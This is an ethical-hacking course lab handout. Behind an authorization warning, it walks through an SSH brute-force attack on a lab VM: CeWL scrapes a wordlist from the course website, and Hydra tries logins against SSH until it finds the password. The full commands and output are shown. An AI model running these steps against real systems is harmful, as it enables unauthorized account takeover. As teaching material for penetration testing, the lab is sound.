

# Admonition



## **Unauthorized hacking is a crime.**


**The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.**

**Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.**



# SSH Brute Force Attack

**Last updated 9/13/2016**




## Requirements

1. EH-Rouji VM online
2. Kali VM (baseline snapshot or later)

*ssh server*

*attacker*



**Scenario:** The attacker will generate a worklist from the CIS 76 home page and use that for a SSH brute force login attack on EH-Rouji.

## Generating a wordlist from a website

```
cewl -d 0 -m 5 -v https://simms-teach.com/cis76home.php -w words
```

*-d 0 = how deeply to "spider" follow links with zero following no links*

*-m 5 = minimum word length of 5*

*-v = verbose*

*-w words = write output to file named words*

## Generating a wordlist for a website

```
root@eh-kali-05:~/brute# cewl -d 0 -m 5 -v https://simms-teach.com/cis76home.php -w words  
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)  
Starting at https://simms-teach.com/cis76home.php  
Visiting: https://simms-teach.com/cis76home.php, got response code 200  
Attribute text found:  
Hayrocket Site Valid XHTML 1.0 Strict Valid CSS!
```

Writing words to file

```
root@eh-kali-05:~/brute# wc -l words  
576 words
```

```
root@eh-kali-05:~/brute# tail words  
innercontent  
outercontent  
Metal  
Sitemap  
Credits  
Earth  
footer  
Simms  
Hayrocket  
Strict
```



## Generating a wordlist for a website

```
hydra eh-rouji ssh -l tolian -P words -s 22 -t 8 -vV
```

*-l tolian = try logging in with username tolian*

*-P words = name of wordlist file to use*

*-s 22 = use port 22*

*-t 8 = run 8 tasks in parallel*

*-vV = verbose output*

## Generating a wordlist for a website

```
root@eh-kali-05:~/brute# hydra eh-rouji ssh -l tolian -P words -s 22 -t 8 -vV
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-09-13 11:33:50
[DATA] max 8 tasks per 1 server, overall 64 tasks, 576 login tries (1:1/p:576), ~1 try
per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://172.30.10.161:22
[INFO] Successful, password authentication is supported by ssh://172.30.10.161:22
[ATTEMPT] target eh-rouji - login "tolian" - pass "class" - 1 of 576 [child 0]
[ATTEMPT] target eh-rouji - login "tolian" - pass "students" - 2 of 576 [child 1]
[ATTEMPT] target eh-rouji - login "tolian" - pass "instructor" - 3 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Cabrillo" - 4 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Describe" - 5 of 576 [child 4]
[ATTEMPT] target eh-rouji - login "tolian" - pass "forum" - 6 of 576 [child 5]
< snipped >
[ATTEMPT] target eh-rouji - login "tolian" - pass "penetration" - 106 of 576 [child 7]
[ATTEMPT] target eh-rouji - login "tolian" - pass "ethical" - 107 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Security" - 108 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "tolian" - pass "Operating" - 109 of 576 [child 4]
[22][ssh] host: eh-rouji login: tolian password: ethical
[STATUS] attack finished for eh-rouji (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-09-13 11:34:41
root@eh-kali-05:~/brute#
```

## Credits

*CREATING CUSTOM DICTIONARY FILES USING CEWL*  
by AAMIR LAKHANI

<https://www.doctorchaos.com/creating-custom-dictionary-files-using-cawl/>

HACKAHOLIC - Hydra Brute Force SSH

<http://hackaholic.info/hydra-bruteforce-ssh/>